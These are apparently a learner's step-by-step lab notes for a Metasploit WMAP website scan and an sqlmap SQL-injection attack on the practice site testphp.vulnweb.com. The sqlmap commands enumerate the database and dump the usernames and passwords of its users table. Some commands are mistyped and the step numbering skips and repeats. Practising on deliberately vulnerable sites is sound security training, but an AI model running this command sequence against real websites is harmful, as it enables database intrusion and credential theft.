Website scan

Step-1

msfdb init

step 2

service postgresql start

step 3

msfconsole

step 4

db\_status

step 5

load wmap

step 6

?

Step 7

Wmap\_sites –a <http://vulweb.com>

Step 8

Wmap\_sites –l

Step 9

Wmap\_target

Step 10

Wmap\_targets –t <http://ip>

Step 11

Wmap\_targets –l

Step 12

Wmap \_run

Step 13

Wmap\_run –t

Step 14


Info auxiliary/scannerhttp/http\_version

Step 15

Wmap\_run –e

Website exploitation

<http://www.vulnweb.com/>



Step 1

msfconsole

Step 2

Sqlmap

Step 3

Sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> --dbs

Step 4

Sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart --tables

Step 5

Sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart --tables

Step 6

Sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart –T users --columns

Step 7

Sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart –T users -C uname –dump

Step 10

Sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart –T users -C pass –dump